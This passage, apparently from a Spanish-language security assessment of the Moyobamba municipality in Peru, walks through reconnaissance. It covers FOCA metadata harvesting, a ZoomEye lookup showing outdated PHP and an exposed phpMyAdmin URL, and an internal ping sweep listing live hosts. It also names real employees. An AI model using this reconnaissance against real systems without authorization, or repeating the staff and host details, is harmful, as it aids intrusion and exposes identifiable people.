
Foca

FOCA es un software que busca metadatos en documentos públicos en páginas web y utiliza tres motores de búsqueda, Google, Bing y DuckDuckGo. Asimismo, soporta varios tipos de documentos incluyendo Open Office, Microsoft Office, Adobe InDesign, PDF, entre otros.


Para crear un proyecto en FOCA se tiene que darle un nombre, el dominio que se quiere extraer los metadatos y la ubicación de la capeta donde se guardarán los documentos, como se muestra en la imagen:



Después de realizar la descarga de 129 documentos y extraer sus metadatos, se encontraron 42 nombres de usuarios, 3 impresoras y 37 software.




Analizamos el siguiente metadato de un documento en Excel:




Usuarios que manipularon el documento	-Planificación GPPDI -Luz Maria
Impresora	EPSON L210
Fecha de Creación	11/07/2014
Fecha de Modificación	24/01/2017
Software utilizado	Microsoft Office


Se realizó un resumen de todo el análisis de metadatos:

Usuarios: 42





Muni Moyobamba - FOCA (final version) 3.4
Project
Report
Tools
Options
TaskList
Plugins
About
Muni Moyobamba
Network
Domains
Roles
Vulnerabilities
Metadata
Documents (129/129)
.doc (5)
.docx (13)
.pdf (106)
.pptx (1)
.xlsx (3)
Unknown (1)
Metadata Summary
Users (42)
Folders (5)
Printers (3)
Software (37)
Emails (0)
Operating Systems (0)
Passwords (0)
Servers (0)
Attribute
Usuario
imagen_dise?ador
Diana Yandhira Dionicio Ferreyra
Asisitente OGP
jefe_atic
frojasb
planificador
fiscalizacion_gerente
CTI
Grimaldo
Regis. orientac. GAT
Mi PC
Administrador
Fatima Rojas Blas
Juan Carlos Cuadra Ali
Planificacion GPPDI
Luz Maria
cburgos
Empresa Peruana de Servicios Editoriales S.A.
sec-general
Jose Enrique Salas Sime
soporte_UTIC
oci_asis2
avisitacion


Folders: 5



Muni Moyobamba - FOCA (final version) 3.4
Project
Report
Tools
Options
TaskList
Plugins
About
Muni Moyobamba
Network
Domains
Roles
Vulnerabilities
Metadata
Documents (129/129)
Metadata Summary
Users (41)
Folders (5)
Printers (3)
Software (37)
Emails (0)
Operating Systems (0)
Passwords (0)
Servers (0)
Attribute
Value
All folders found (5) - Times found
http://www.seace.gob.pe/ 3
http://www.mp.gob.pe/ 3
http://ofi.mef.gob.pe/bp/ConsultarPIP/ 3
t:\ 1
D:\X.TQ\ 1

Impresoras: 3



Software: 37





La tabla muestra un resumen de todo el análisis de metadatos:

Usuarios	41
Folders	5
Impresoras	3
Software	37
Documentos	129


ZoomEye

ZoomEye es un motor de búsqueda de origen Chino, que contiene información sobre los servicios o componentes de dispositivos conectados a Internet y sitios web. En esta ocasión se realizó una búsqueda sobre el hostname del sitio web de la municipalidad, para eso ingresamos a este link: https://www.zoomeye.org

Comando: hostname:munimoyobamba.gob.pe

Se puede observar que muestra toda la información relacionada al sitio web y las tecnologías utilizadas.

分类	组件	版本	URL
Web 应用	phpMyAdmin		http://www.munimoyobamba.gob.pe/phpmyadmin/
Web 容器	Apache httpd	2.2.15	
Web 容器模块	PHP	5.3.3	
数据库	MySQL		
操作系统	CentOS		



CLASIFICACIÓN	COMPONENTE	VERSIÓN	URL
Aplicación Web	phpMyAdmin		http://www.munimoyobamba.gob.pe/phpmyadmin/
Contenedor Web	Apache	2.2.15	
Módulo Contenedor Web	PHP	5.3.3	
Base de Datos	MySQL		
Sistema Operativo	CentOS		

La versión de PHP que está ejecutando el servidor web es la 5.3.3, lo cual indica que se está ejecutando una versión desactualizada y sin soporte, por consiguiente, puede contener vulnerabilidades.

FASE 2: ESCANEO DE RED

El escaneo de red es un método para obtener información sobre la red informática, el objetivo es identificar los hosts vivos, puertos abiertos y cerrados, información de los sistemas operativos y los servicios que se están ejecutando.

ESCANEO ICMP


El protocolo de control de mensajes de Internet (ICMP, por sus siglas en ingles), tiene la función de monitorear el correcto funcionamiento de la red. La comunicación mediante el protocolo ICMP consiste en enviar información de error que se descubrió durante la interacción entre dos dispositivos Los mensajes ICMP son enviados a la dirección IP de origen del paquete.

Las consultas ICMP deben usarse con mucho cuidado ya que también crean un riesgo de seguridad. Uno de los ataques más conocidos en una red IP es el Man in the Middle, que consiste cuando un hacker malicioso puede recibir, procesar y posiblemente modificar o reenviar todos los paquetes intercambiados entre una fuente y un destino. Como el atacante recibe todos los paquetes, puede recopilar contraseñas o números de tarjetas de crédito, incluso inyectar información falsa en una conexión (Bonaventure, 2011).

El escaneo ICMP es un método para identificar hosts vivos mediante el envió de un paquete “ICMP Echo request” a un host o rango de red. El paquete “ICMP Echo reply” del host verifica si el host está vivo.

Angry IP Scanner

Este software hace “ping” a cada dirección IP para verificar si está vivo, asimismo, muestra el nombre de dicho host. A continuación, se realiza la consulta del rango de red de la municipalidad, el cual es 172.16.0/254.



IP	Ping	Nombre del equipo	Puertos [0+]
172.16.0.1	0 ms	spm1.munimoyobamba.red	[n/s]
172.16.0.2	0 ms	spm3.munimoyobamba.red	[n/s]
172.16.0.3	[n/a]	[n/s]	[n/s]
172.16.0.4	0 ms	[n/a]	[n/s]
172.16.0.5	0 ms	srv.munimoyobamba.gob.pe	[n/s]
172.16.0.6	0 ms	intranet.munimoyobamba.gob.pe	[n/s]
172.16.0.7	0 ms	[n/a]	[n/s]
172.16.0.8	[n/a]	[n/s]	[n/s]
172.16.0.9	[n/a]	[n/s]	[n/s]
172.16.0.10	0 ms	spm1.munimoyobamba.red	[n/s]
172.16.0.11	0 ms	licencias001.munimoyobamba.red	[n/s]
172.16.0.12	[n/a]	[n/s]	[n/s]
172.16.0.13	1 ms	usuario.munimoyobamba.red	[n/s]
172.16.0.14	[n/a]	[n/s]	[n/s]
172.16.0.15	0 ms	fashion.munimoyobamba.red	[n/s]
172.16.0.16	0 ms	asisogp.munimoyobamba.red	[n/s]
172.16.0.17	0 ms	recursos_secre.munimoyobamba.red	[n/s]
172.16.0.18	1 ms	transporte_asistente.munimoyobamba.red	[n/s]

Una vez finalizado el análisis de todo el rango de red se obtuvo solo 123 hosts que están vivos.

Hosts Escaneados	Hosts Vivos
254	123

Nmap

Nmap (Network Mapper) utiliza paquetes IP sin procesar de formas novedosas para determinar qué hosts están disponibles en la red, qué servicios están disponibles, los sistemas operativos, puertos abiertos, entre otras funciones (Calderon, 2017). En esta ocasión se utilizó la versión grafica de Nmap, el cual es Zenmap.


Se realizó ping al rango de red 172.16.0.1-254

Comando: nmap -sn 172.16.0.1-254

